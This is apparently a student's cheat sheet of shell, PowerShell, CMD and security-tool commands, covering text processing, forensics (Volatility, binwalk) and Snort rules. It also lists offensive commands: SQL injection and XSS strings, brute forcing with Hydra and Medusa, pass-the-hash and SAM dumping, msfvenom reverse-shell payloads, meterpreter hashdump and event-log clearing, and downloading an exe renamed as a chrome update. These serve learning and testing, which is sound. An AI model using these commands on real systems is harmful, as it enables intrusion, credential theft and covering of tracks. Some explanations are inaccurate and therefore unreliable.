***Main Cyber Commands***

***General commands***

ls – shows files and directories in my current location  
ls -a – shows directories and hidden files  
ls -l – shows info on the dir and files like size and date and permissions  
ls -R – show recursively all the directories from my current location

locate rockyou.txt – print all the passes of files that contain the name rockyou.txt  
sudo find / -name rockyou.txt – search for rockyou.txt file and shows the path

sudo – means super user do.

su kali – switch user to kali

pwd – shows my current location

cd / - go to the first directory  
cd .. – go one directory back

sudo nano asd.txt – edit a file

cat asd.txt – print a file content  
cat \*.txt – enter all the text files  
cat -n f27 – print the file content and sign each line with its number

awk ‘{print $3}’ – print the third column  
awk ‘{print $NF}’ – print the last column  
awk ‘{print$(NF -1)}’ – print the second line from the end  
awk ‘{print $1, $2, $3}’ – print the first 3 lines  
awk -F@ ‘{print $2}’ – separate all the lines where found @ and print the second column from all the columns.  
awk ‘length > 7’ – prints all the lines that have more than 7 chars  
awk ‘NR == 111’ – print the line 111  
awk ‘$1 > 60' – print only the lines where the first column bigger than 60

head -30 – prints the first 30 lines (the default is 10)  
tail – print the last 10 lines  
head -97 | tail -1 – print line number 97

sed ‘s/r/x/g’ – switch the char r in x in globally.  
sort – sort the ouput so identical words and number will shows together  
uniq – delete adjacent words, that’s why have to come after sort  
uniq -c - delete adjacent words and count how many duplicates  
uniq -ic – delete adjacent words and count how many duplicates and ignore case sensitive  
sort -n – sort by number

wc -l – count number f lines  
wc -m/c – count number of chars or bytes, which is the same  
wc -w – counts the number of words

tr ‘a-z’ ‘A-Z’ – replacing all the chars a-z in A-Z  
tr ‘\t’ ‘\n’ – instead of tab go down a line

date – prints the current date.

Ifconfig – prints the network configuration

clear – clear the terminal

Mkdir ddwd – creating a directoy called ddwd

Whoami – prints the current user

sudo rm -f – remove a file  
sudo rm -d – remove empty directory  
sudo rm -rd dddd – remove a not empty directory ( r stands for recursive)

mv /home/kali/flag.txt /home/kali/Desktop – move the file from the first path to the other

cp /home/kali/flag.txt /home/kali/Desktop – copy the file from the first path and paste in the other path

uptime – output the amount of time and users logged since the last boot

sudo passwd kali/root – change password for the user kali/root

sudo apt-get update – update the packages  
sudo apt-get upgrade – upgrade the packages  
sudo apt-get install cmatrix – install cmatrix package

ps aux – display all the processes and their PID

chmod – change mode, change the permissions setting of a file.  
sudo chmod +x file.sh – change the file permissions so we could run it.

echo "hello" – prints “hello”  
echo “hello” >> file.txt – add the text in the file, if the file does not exist it creates it  
echo “hello” > file.txt - put the text in the file, if the file exist, it override it  
echo -e 'hello\nhello' – go down a line  
echo -e “\033[1mexiting...\033[0m” - bold the text  
echo -e “\033[31mexiting...\033[0m” – use red text  
\n – go down a line  
\033[1m – Start bold text  
\033[31m – start red text  
echo -e "\033[1;33mThis is bold yellow text\033[0m" – start bold yellow text  
\033[0m – reset the text formatting to the terminal's default settings

figlet “this is my project” – command to print large text for titles  
figlet -f slant "Forensic investigation" – print the headline in slant

md5sum file.txt – calculate the md5 hash of the file  
sha1sum file.txt – calculate the sha1 hash of the file  
pehash rev.exe – calculate few hashes of PE files (exe, dll and more), the imphash, one of the hash results affected by the functionality of the file and not things as timestamp

sudo service ssh start/stop/status – for start stop or check the status of service.

Wget <http://ss>.... – downloads the file

git clone http://github.com....

Curl – a command line tool that enables exchange between a device and a server through terminal.

grep “hello” – search for the word hello  
grep -i “hello” - search for the word hello without care for case sensitive  
grep -v 123456 – exclude every word or number that contains 123456  
grep ‘\S’ – delete empty lines  
grep -w “hi” – search only for the word “hi” and not strings that contain “hi”  
grep -E ‘^[0-9]+$’ - show only lines that contain numbers  
grep -R “hello” – search recursively in all the dir and files from the current path the word “hello”  
 grep -Eo '([0-9]{1,2}|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.([0-9]{1,2}|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.([0-9]{1,2}|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.([0-9]{1,2}|1[0-9]{2}|2[0-4][0-9]|25[0-5])' – find only ip (maybe its not accurate)  
grep ‘password\|pass\|pwd’ \*.txt – search for every word here in the files  
grep -I zip -B 8 – print 8 lines before the word  
grep -I zip -A 8 – print 8 lines after the word

netstat -ano – known option  
netstat -tapn - known option  
netstat -planetu - known option  
-a - Show both listening and non-listening sockets  
-n - Show numerical addresses instead of resolving names  
-l -Show only listening sockets  
-t - Show TCP connections  
-u - Show UDP connections  
-p - Show the PID and name of the program to which each socket belongs  
-e - Show extended information, useful for extra details like user IDs.

Ip route – show network configuration as my ip and DG ip

sudo lsof -i :8000 -search the process id (PID) of open port 8000   
sudo kill -9 5907 – close the port by killing the process (by PID)

file analyst.eml – specify the type of file

python -m http.server 8000 – open port 8000

ssh [joe@10.10.10.10](mailto:joe@10.10.10.10) – connect using ssh to the machine 10.10.10.10 with joe user.

Sshpass -p ‘kali’ ssh -o StrictHostKeyChecking=no [kali@10.10.10.10](mailto:kali@10.10.10.10) “nmap 8.8.8.8” -sV -oG /home/kali/Desktop/nmap.txt – using the password kali (-p) with user kali, and run nmap scan

sshpass -p "$ssh\_pass" scp /home/kali/Try.sh "$ssh\_user"@"$ssh\_ip":/home/"$ssh\_user" – for transfer a file from first machine to the second machine

nc 10.10.10.10 22 – connect port 22 (does not provide security)  
nc -lvp 30 – listening, verbose, port, listen to port 30

xsltproc all\_nmap.xml >> nmap.html – convert xml to html (more readable)  
firefox nmap.html – open html file

sudo zip -r hello.zip "$first\_location/$name\_of\_dir" – zip all the directories and files in the location provided and call the zip directory hello.zip   
sudo gunzip rockyou.txt.gz – open gz file  
sudo unzip filename – for open zip

echo -n “hello” | sha1sum – it will convert the word “hello” to hash in type of sha1sum, the -n is for explicit to not go down for another line, for the hash to be accurate

name = erel  
echo “hello $name” – “hello erel”, variables in terminal

char="${var,,}" – insert the sentence of var variable into char in lower case

for file in $(ls); do echo “$file”; sleep 2; done – print the names of the files in the directory

binwalk harddisk.vmdk – shows us which files inside  
binwalk -e harddisk.vmdk – extract files inside it can to, default directory name determined by the name of the file been carved

foremost harddisk.vmdk -T output – carve another type of file from binwalk tool, if not specified the name of output, the default name of the directory is “output”

bulk\_extractor harddisk.vmdk -o bulk – has to specify output directory, bulk tool extract a lot of files and sometimes even pcap file

strings harddisk.vmdk – extract strings from the file, helpful with grep

exiftool file.elf – extract data on the file such original name and more, it may possible to change this data when loading the file to HxD and change there  
exiftool car5.jpg -comment = “car” – add new tag  
exiftool -csv photo.jpg > extracted.csv – save the results to excel file

steghide embed -ef a.txt -cf b.txt – cover the file a.txt behind b.txt, ef (embedded file), cf (cover file)  
steghide indo b.txt – show details on the file, maybe ask for password  
steghide extract -sf b.txt – extract the hidden file behind b.txt, sf (secret file)

java -jar loader.jar – a command to open the burpsuite (need to run from the burpsuite directory)

<script>alert(‘xss attack’)</script> - script you can insert into input box of a site to see if sql injection works on it, used for relational databases  
<SCRIPT>alert(‘xss attack’)</SCRIPT> - maybe they did not filtered big letters  
SELECT \* FROM USERS WHERE username=1' OR '1'='1 – sql injection for extract all the users (works only if the table of the users called USERS, you can try also with USERNAME)  
; ls – sql injection  
it also possible to encode special characters and use that

Sqlmap – tool that destined to extract data from DB  
sqlmap -r ddd.txt -D dvwa -T users –dump – extract users and passwords from users table from DB called dvwa by using the exist file ddd.txt

Nikto -h 10.10.10.10 – tool for pt in web, could extract data by exploit misconfiguration

Dirb <http://10.10.10.10/multi> - search files and directories in this location using brute force

Hydra -l kali -p 1234 10.10.10.10 ssh – attack the ssh service on ip 10.10.10.10 with kali user and password 1234, L or P is for list of users or passwords.  
hydra -l malware -p 1 rdp://10.10.10.10 – attack the rdp port with malware user and password 1  
-v for verbose

Medusa -h 10.10.10.10 -u msfadmin -P /home/kali/file.txt -M ftp – use the user msfadmin with the password file to try brute force on ftp service on ip 10.10.10.10

Enum4linux 10.10.10.10 – tool that search info on the target

RPC (Remote Procedure Call)  
rpcclient -u “” -N 10.10.10.10 - try to connect to smb service with no username and no password, the flag -N means no password  
rpcclient -U “pentestme%Passw0rd\!” -c “queryuser Administrator” 10.10.10.10 – connect to ip 10.10.10.10 and run the command queryuser Administrator with the credentials pentestme as user and Passw0rd\! as password, (\ is for the special char ! to be recognized as part of the password), it retrieve info in administrator user.  
  
queryuser Administrator – it retrieve info in administrator user, could include user SID, and the groups the user is member in  
enumdomgroups – find the amount of groups in the system  
enumdomusers – find the amount of users in the system

crackmapexec – used mainly for pt, it’s mainly a post exploitation tool (could use also for exploit), It can enumerate information about network shares, you can use it for run commands and more, 2 main functions of him is PtH (pass the hash) and PtT (pass the ticket)  
sudo crackmapexec smb 10.10.10.10 -u administrator -p 123456 – if the credentials are right it will write “(pwn3d!)”  
sudo crackmapexec smb 10.10.10.10 -u administrator -p 123456 --sam – give us the sam file of users and passwords  
sudo crackmapexec smb 10.10.10.10 -u administrator -H ‘aasa…’ --shares – will use the hash of the password for get data on share directories  
sudo crackmapexec smb 10.10.10.10 -u administrator -p 123456 -x ‘mkdir malware’ – create directory called “malware”

-H – flag for pass the has instead of password  
-x ‘mkdir malware’ – run command on the remote machine, in this example to create directory  
--sam is used for extracting local account details from the SAM database on individual computers  
--ntds - is used for extracting domain credentials from Active Directory domain controllers  
--shares – extract info on share directories  
--users – get info on users  
--groups – get data on the groups and the amount of users every group has  
--groups startup – choose specific group, then we will get more data on the startup group

Impacket-secretsdump -sam SAM.hive -secuirty SECURITY.hive -system SYSTEM.hive local – the command extracts hashed passwords and other sensitive security information, it uses the SYSTEM hive to decrypt the hashes found in the SAM hive, it can also extract and decrypt LSA Secrets if they are accessible within the SECURITY hive

searchsploit vsftpd – search all the exist exploits of vsftpd service in the DB exploit  
searchsploit -m 17491 – download the exploit file 17491 to our machine.  
python 4957.py 10.10.10.10 – use the exploit 4957.py in the target 10.10.10.10

Sysmon.exe -i file.xml  
Sysmon.exe -i accepteula – both commands are necessary for installing Sysmon (log in event viewer) and use the configuration found in xml file  
Sysmon.exe -c file.xml – for update the configuration (if you changed the xml file)

***Volatality commands in windows/linux***

Volatality - this tool can be used in windows and linux, the difference is vol.exe or ./vol  
we used volatality 2.5 and 3  
Vol.exe -f memdump.mem imageinfo – get the OS (found in profile), we have to get that for the next commands.  
vol.exe -f memdump.mem --profile=winxpsp2 pstree – get the processes in hierarchy  
./vol -f memdump.mem --profile=winxpsps2 pslist – print the procceses  
./vol -f memdump.mem --profile=winxpsps2 mftparser – shows all the mft table  
./vol -f memdump.mem --profile=winxpsps2 printkey -K “SAM\Domains\Account\Users\Names” – output all the users  
./vol -f memdump.mem --profile=winxpsps2 connscan – shows all the connection that’s has been on the computer  
./vol -f memdump.mem --profile=winxpsps2 connections – shows all the connections that wa active when the memory has been taken  
./vol -f memdump.mem --profile=winxpsps2 cmdline\dlllist -p 788 – shows the path of the process  
./vol -f memdump.mem --profile=winxpsps2 hivelist – print a list of all the registries  
./vol -f dump2.mem –profile=vistasp1x86 hashdump – print the hashes of the users.  
volatality 3 – a lil difference syntax  
./vol.py -f m4.vmem windows.info – output profile, as imageinfo on vol 2.5  
./vol.py -f m4.vmem windows.pslist – show processes  
./vol.py -f m4.vmem windows.netscan.NetScan – shows connections  
./vol.py -f m4.vmem windows.envas – show computer name  
./vol.py -f m4.vmem windows.filescan – show a lot of paths of files, and its offsets  
./vol.py -f m4.vmem windows.dumpfiles --virtaddr 0x808 – extract a file

***Bash syntax***

#!/bin/bash – the first line in bash scipt, called shebang  
chmod +x file.sh – for we could run the script  
./file.sh – run the script  
bash file.sh – run the script

echo “enter a name”  
read answer – get input   
read -p “enter a name: ” name – shortcut of echo and read in the same line  
read -s answer – get input without seeing on the screen  
echo -e “1. Asdasd\n2. asdawd” – for using special characters as \n  
echo “hello $answer” – using the variable, pay attention, use “ not ‘  
ip=$(cat erel.txt | awk ‘{print $NF}’) – insert a value to variable, space is must not  
location = $(pwd) – accumulate the current path  
$number = $((number + count)) – syntax of sum of 2 numbers

function WHOIS()  
{  
 echo ”hello”

}  
  
WHOIS  
- the syntax for function, you have to remember to call the function.

If [ “$answer” == “y” ]  
then  
 echo “ok, bye”  
else  
 echo “wrong input”  
fi  
- syntax of if, you have to put fi in the end, you have to write then line after if,  
you can compare strings in ==

If [ “$name” == “” ] – check if the variable is empty

if grep -q '[^[:space:]]' "$first\_location " – check if the file contains anything then space (to check if the file is empty of content)

if [ -d “/home/kali/results” ] – check if the directory exist then, else …

If [ -f “$path” ] – get as input file path and check if exist then, else…

if [ "$country" != "IL" ] && [ "$country" != "" ] – check the country is not israel and use && for two statemnets


if [ "$check\_if\_anonymous" -eq 0 ] – syntax to compare to number


if [[ "${var,,}" == "yes" ]] – the var variable converted to low characters before comparison

whois $ip – using whois tool to search about this ip  
geoiplookup $ip – using geoiplookup tool to search about this ip

figlet “my project” – basic animation for beauty headline

sleep 2 – wait 2 seconds before continue

  
- syntax of case, the $number is a number to insert one of the cases, \*) is for every number that not one of the numbers like 1 or 2 in this case function, esac enclose the case.

 – syntax for using array, and installing packages, -s for check if the package exist,  
if not, it install the package and sign -y automatically for the question if to install.

Y=0 – define a numerical variable


>/dev/null 2>&1 – delete all the output from the command, pay attention it will work only if you will put it in the right places, in the end of command before grep and more commands.  
2>/dev/null – will not print error, could use to hide logo tools (as volatality)

Filename=$(basename “$path”) – get full path and extract the name of the file inside the variable

extension="${filename##\*.}" – get the name of file and extract the name of the extension

: > asd.txt – creates an empty file and override if already exist

start\_seconds=$(date -d "$start\_time" +%s) – get the current time in epoch time



– the syntax of the for loop is to take info on ip by using tools like nmap and masscan, by using & in the end of the loop, it is does the scanning on all the ips in the list simultaneously and save time, by wait command, it wait for the process to end before continue to the next command s in the automation, by timeout 30 , it limit the scan for 30 seconds, by using ${ip}\_nmap.txt it know to refer to the ip variable and not search for ip\_nmap variable

***Powershell commands***

hostname - returns the network name of the current computer  
Out-GridView – underrated command for open the ouput in comfortable GUI and use text manipulation, recommended when need to deal with the same output for a while  
Get-ChildItem – get all the items (files and directories) in my current location  
Get-ChildItem | measure – counts the items (similar to wc -l)  
Get-Location – show my current location (similar to pwd)  
Get-FileHash .\.node\_repl\_history -Algorithm md5 – get md5 hash of a file  
Get-Command -commandtype cmdlet – show all the cmdlet commands  
Get-Command -name “\*invoke\*” – find all the commands that contains the string “invoke”  
Get-Help Invoke-Webrequest -examples – will show examples of use this command  
Get-Alias cd – show the parallel command in powershell  
Get-Content auth.log – get the content of the file (similar to cat)  
Get-Content auth.log | Select-Object -Index 994 – get line 995 from the file (count from 0)  
Get-Date – get the current date  
Get-NetTCPConnection – show data on TCP ports of the machine  
Get-NetUDPEndpoint – show data on UDP ports (it is not called connections cause in UDP there is not 3-way handshake, meaning there is not process of connection)  
  
Get-ChildItem . -Recurse | Get-FileHash -Algorithm MD5 | Out-GridView – get all the files recursively (also those inside the directories) from you location, find their md5 hash and open GUI to see the output, and filter the output in more comfortable way.

Get-ChildItem -File | Sort-Object Length -Descending | Select-Object -First 1- get only the file in my current location then sort them by length in descending order, and output the first  
-File – show only files  
-Directory – show only directories  
-Recurse – search recursively (inside directories)  
-Name – search by name  
Sort-Object length -Descending – sort all the objects by length in Descending order  
Select-Object -First 1 – output only the first one

Get-ChildItem -Recurse -File -Filter "auth.log" | Select-Object Mode, LastWriteTime, Length, Name, FullName – search recursively the auth.log file and show only info on it as path and more  
-Filter – search for the name of the file  
Fullname – full path for the file  
LastWriteTime – the last time the file was changed  
Length – the size of the file   
  
  
Get-Process – show all the processes and show stats  
Get-Process | sort -Property cpu – sort all the processes by cpu column  
sort -Property cpu – sort by column cpu

Get-Process | Where-Object{$\_.ProcessName -eq "lsass"} – get the line of the process named lsass (by the column ProcessName)  
  
Get-Process | Where-Object{$\_.ProcessName -eq "lsass"} | Select-Object Name,Path – extract only the properties name and path of the process lsass

Get-AD… - you need to have the Active Directory module installed  
Relative Identifier (RID) is part of the security identifier (SID)  
Get-ADUser – find RID of the user  
Get-ADGroup – find RID of the group  
Get-ADUser donna – find the RID of the user donna  
Get-ADUser -Filter \* | Where-Object { $\_.SID.Value -match '-501$' }– from all the ADUsers its find the one with RID 501  
Get-ADUser -Filter \* -Properties PasswordLastSet – shows the last time the password was set  
Get-ADComputer -filter \* - show all the computers in the domain

Get-Service – get all the services and their status

Get-volume – get data on hard disks

Get-ExecutionPolicy – show my policy (the levels between restricted to bypass, 5 levels):  
bypass means every script can run, it does not even alert the user  
unrestricted means every script can run, but it does prompt the user   
restricted means no scripts are allowed to run

Get-WinEvent -Path .\log.evtx – read event file (only the name of the event)  
Get-WinEvent -Path .\log.evtx | Format-List – read the event file with the content of every event

Set-Location favorites – go inside favorites directory (similar to cd)

Select-String auth.log -Pattern 140.206.157.242 | Measure-Object – counts the amount of times this ip show in the file

Invoke-Webrequest -Uri <http://10.10.10.10:1212/chrome_update.exe> -outfile c:\users\...\chrome.exe – ask from the ip 10.10.10.10 in port 1212 (the port need to be open already) the file chrome\_update.exe and name it as chrome.exe

Ping 8.8.8.8 – check the connection with 8.8.8.8 ip  
Test-Connection -ComputerName 8.8.8.8 – check the connection, but return more info then ping  
Test-NetConnection -ComputerName 8.8.8.8 – return more info on the connection

Write-Host - used for displaying information directly to the console, you cant save info with that command into a variable or file  
Write-Host "Hello" – print hello  
Write-Output – print the data, also enable us to save the info inside a file or variable  
Write-Output – “hello" | Out-File "file.txt" - display hello, and also save it into a file  
  
findstr hello – find string hello in a file  
findstr /I hello – ignoring case sensitive find the string hello in the file

-ErrorAction SilentlyContinue – flag used in script to continue the script even if there is an error

whoami /priv – to get info about the user and its privileges

reg save hklm\sam sam – create sam file  
reg save hklm\system system – cretate system file

***Msfconsole/Msfvenom commands***

msf6 – command line of msfconsole  
auxiliary – a piece of code with specific meaning such as connect in anonymous to ftp  
payload – type of communication such as reverse\_tcp or bind and more  
encoder – help us to hide the payload for we will not be detected  
post exploitation – we will use that after we got a session, for get more date or improve the session

search type:auxiliary – for specific something we want to get and not exploit  
search type:exploit – for scripts for exploits and get a session  
search type:post – for scripts for upgrade sessions

use 8 – use one of the script in the list  
info – will give me info on the option we choose  
options – search which input need to enter  
show payloads – show which payload we can choose  
set payload … - choose the payload  
set rhost … - define the ip to attack  
run/exploit – run the sript  
run -j – run as job in the background, like when opening a port and waiting for the target to talk to us  
jobs – show all the jobs in the background  
bg/background – save the session in the background so we can do other things as attack other hosts, open new sessions and upgrade the current sessions

search shell to meterpreter type:post – search for upgrade the session  
33333s -u 2 – try to upgrade session 2  
search shell\_to\_meterpreter – it is post exploitation, for upgrade the session  
search suggester – suggest us what to use for upgrade the session

search multi/handler – metasploit module, listener for reverse payloads to create session with your machine  
use 7 – for choose the right option  
set payload …. – choose the same payload you chose when created the file in msfvenom

meterpreter commands:  
getuid – get user id  
getpid – get the current process indentifier  
ps – list of the processes  
sysinfo – find data on the system such as hostname  
shell – we can use that to get a shell  
hashdump – hashes of the passwords of the users  
migrate -N svchost.exe – migrate to another process by its name to get privileged   
clearev – clear the events log  
execute – execute a command  
reboot – reboot the computer  
pgrep – search string as grep command  
search -f accounts.txt – find a path to this file (similar to find command in linux)  
reg save HKLM\sam c:\sam.hiv – save the file sam.hiv on the computer than you can download it from there  
download sam.hiv – download this file to our machine  
sudo samdump2 system.hiv sam.hiv -o secret\_win – make hashdump from the files system.hiv and sam.hiv we downloaded

msfvenom --list payloads | grep meterpreter – give a list of meterpreter payloads   
sudo msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.10.10 lport=7878 -f exe -o file4.exe – create payload and name it file4.exe (it reverse payload so we need the target to turn this file)

sudo msfdb init – create postgresql database  
workspace – shows all the workspaces that exist  
workspace -a hello – add new workspace called hello  
workspace default – switch to the default workspace called default  
hosts -c address – the flag -c behave as awk and find the address column  
services -S ‘vsftpd’ - behave as grep and search vsftpd  
db\_nmap 10.10.10.10 -p 21 -sV – save the results to the DB of Metasploit  
db\_export /path/file.xml – export the DB

search auxiliary/admin/smb/ms17\_010\_command – auxiliary for exploit smb

set command “powershell Get-NetFirewallProfile” – when we want to run powershell command, we need first to write powershell

search smb\_login – get list of users or user, and list of passwords or password as input, and brute force until find the right credentials for smb

***Firewall commands***

netsh – network shell  
netsh advfirewall firewall show rule name=ICMP\_allow – shows data on the predefined rule called ICMP\_allow  
netsh advfirewall firewall delete rule name=all – delete all the rules  
netsh advfirewall firewall add rule name = allow\_server dir=in action=allow remoteip = 10.10.10.10 – allow incoming traffic from the ip 10.10.10.10  
netsh advfirewall firewall add rule name=accept\_443 protocol=TCP dir=out localport=80 action=allow – enable communication outside in port 80 in TCP protocol   
netsh advfirewall firewall set rule name=Allow\_ICMP dir =in new action=block protocol=ICMPv4 – change exist rule (set command) to block ping

***Nmap/Masscan commands***

sudo nmap 10.10.10.10 – scans the default 1000 ports on the ip  
sudo nmap 10.10.10.10 -Pn – does not use ping before scanning the ip, it assumes the destination exist, sometimes there are destinations that block ping, and the default for nmap is that when it does not find the host is active It won’t search for open ports so we want to use -Pn.  
sudo nmap 10.10.10.10 -p- - scans all the ports (65,535)  
sudo nmap 10.10.10.10 -F – scan the default 100 ports  
sudo nmap 10.10.10.10 -sV – scan service versions  
sudo nmap 10.10.10.10 -sn – check if the host is up  
sudo nmap 10.10.10.10 -p 3389 – scan only rdp port  
sudo nmap 10.10.10.10 -p 3389,22,53 – scan few ports  
sudo nmap 10.10.10.10 -p 20 - 100 – scan range of ports  
sudo nmap 10.10.10.10/24 – scan all the subnet  
sudo nmap 10.10.10.10 -p- --open – shows in the output only open ports  
--script=vulners.nse – must to come with -sV for have the versions of the machine it scan, the script check the version of the services of the machine, and check if there is already known vulnerability by checking in the vulners database  
--script=ftp-anon.nse – check if anonymous is user in the target (in ftp)  
--script=ftp-brute.nse – try connect to ftp using common and simple credentials  
--script=smb-os-discovery – exploit the smb service to try to get data as hostname, operating system, domain name and more.  
-sC/--script=default - -sC is shorthand of --script=default, this tell nmap to run a default set of basic scripts of nmap for get info on the target

sudo nmap 10.10.10.10 -p 80 -sS -Pn -n –disable-arp-ping –packet-trace -D RND: 5 –  
 -sS send syn packet without completing the 3-way handshake, stealthier and faster than a full TCP connection  
-n skip the host resolution which make the scanning faster  
–disable-arp-ping is disable arp ping discovery   
–packet-trace shows all the packets sent and receive during the scanning  
-D RND:5 – using 5 decoys of ip for harden on the target to scan the real ip scanning

-sU – scan UDP ports, UDP scans are usually slower, because UDP does not send back error messages when a port is closed, unlike TCP  
-T3 – between 0-5 speed of scanning, when 5 you may lose packets and you are not stealth, and T0 is slow and more stealth.  
-oG – output greppable  
-oN – output normal  
-oX – output XML (the only output provide the most info)  
sudo nmap 10.10.10.10 -sV 10.10.10.10 -oG output-file.txt – save in greppable format to text file

-r – scan the ports by its order and not random  
-O – find os  
-s – specify non standard port  
-m – for file of list of ip to attack  
-f – specify to stop attack after found right credentials  
-t 4 – specify the amount of attacks parallel  
-A - combines OS detection, version detection, script scanning, and traceroute

timeout 30 nmap "$ip" -sV -F | grep open | awk '{for (i=4; i<=NF; i++) printf "%s ", $i; print ""}' – limit the scan for 30 seconds, show only from column 4 to the last column

timeout 30 masscan "$ip" -p U:1-100 – limit the time of the scan to 30 seconds, and scan all the port between 1-100

***Crunch commands***

Crunch 4 7 1234hd >> file.txt – minimum 4 chars, maximum 7 chars, the possible chars are 1234hd, save all the options of passwords to file.txt  
@ - replace small letters  
, - replace big letters  
% - replace numbers  
^ - replace symbols  
crunch 7 7 -t lior^^^ >> symbol.txt – the flag -t has to come when using char that replace group of characters as ^, the file will contain lior (constant) word then more 3 symbols.

***John The Ripper commands***

sudo john /etc/shadow – try to crack the /etc/shadow file while using it default list of passwords called password.lst, it will success only if the word very common  
sudo /etc/shadow --wordlist = ./new\_list.txt – use the list of passwords to crack the file  
sudo /etc/shadow --wordlist = ./new\_list.txt --format = crypt – use the list of passwords to crack the file and use the format we wrote  
sudo /etc/shadow --format = crypt --show – it will show the password we already cracked

rar2john crackme.rar >> hash.txt – save the hash of the password of the file, the same for files like zip2john, pdf2john, 7z2john, then all left is to crack it with john or other tools.  
bitlocker2john -i locked.vmdk > hash.txt - extract hash of password of memory file

***Snort syntax***

IDS/IPS snort – it’s a tool for creating rules to pop up an alert when something exceptional happens, it part of cisco, it contains many types of fields as:  
msg – the message will pop up  
sid – snort ID, the id of the rule  
offset – from each byte start to check  
depth – how many bytes to investigate  
content – which string to search  
rev – which version of the rule (we need to change manually the number when we change the rule so we could track on it)  
nocase - indicates that the content match should ignore case  
flow:established,to\_server - Specifies that this rule only applies to established connections heading toward the server  
detection\_filter:track by\_src, count 30, seconds 60 - Limits the number of matches to 30 within 60 seconds per source IP address, helping to reduce false positives or limit alert flooding

Alert – pop a message in a case the rule found match  
drop – in addition to alert, it uses IPS (intrusion prevention system), and discard the packets so the receiver will not get the packets

Alert ICMP 10.10.10.10 any -> any any (msg: “ICMP attempt attack”; sid:1000005) – alert us if the ip 10.10.10.10 from any port exist will talk to any ip in every port in icmp message, and will pop the message “ICMP attempt attack”

Alert TCP 10.10.10.10/24 any -> any any (content:”HTTP”; offset:4; depth:40; msg:”HTTP matched”;) – if there is tcp communication between every ip in10.10.10.10/24 in every port to any ip in any port, it will check between 5-44 bytes and search for HTTP string, if found I will pop the message “HTTP matched”

drop tcp any any > 172.16.100.20 22 (msg:"SSH Under Attack";flow:established,to\_server; content:"SSH"; nocase; offset:0; depth:4; detection\_filter:track by\_src, count 30, seconds 60; sid:1000021; rev:1;) -   
> - The traffic direction is inbound to the host or network specified

***CMD commands***

Ping 8.8.8.8 – check the connection (may not respond even where there is a connection if the destination block the ICMP protocol)  
ping -a 8.8.8.8 – check the connection and resolve to hostname  
tasklist – shows processes that running on the machine  
taskkill /? – shows all the options of taskkill command, like -h in linux

cls – clear the cmd

net user – shows a list of users  
net user administrator – show info the user administrator as local group and last logon and more  
net user soc 123 /add – add new user called soc with the password 123  
net user CyberJunkie /delete – delete the user  
net user CyberJunkie 1234 -change password of user  
net user CyberJunkie /active:yes – enable user  
net user CyberJunkie /active:no – disable user

findstr – search for a word like grep

time – print the current time

ipconfig – display network config  
ipconfig /displaydns – show all the dns resolver cache, all the ip addresses the dns resolved and saved it for better search in the next time  
ipconfig /release – return you ip address (you will lost connection)  
ipconfig /renew – ask for new ip address  
tracert 8.8.8.8 – show all the path in the way to get to this ip address

cd – show current path, like pwd  
cd .. – go back one directory

dir – show files and directories, like ls

type – enter a file, like cat

netstat -ano – known option  
netstat -a – know option  
**-a** - This option tells netstat to display all connections and listening ports. It includes both TCP and UDP ports, regardless of their state  
**-n** - This option instructs netstat to display addresses and port numbers in numerical form (by default, netstat attempts to determine and display the DNS name of the remote address)   
**-o** - This option adds the Process ID (PID) associated with each connection to the output. This is crucial for identifying which processes on your system are creating which connections

tasklist – shows all the tasks/processes and their PID  
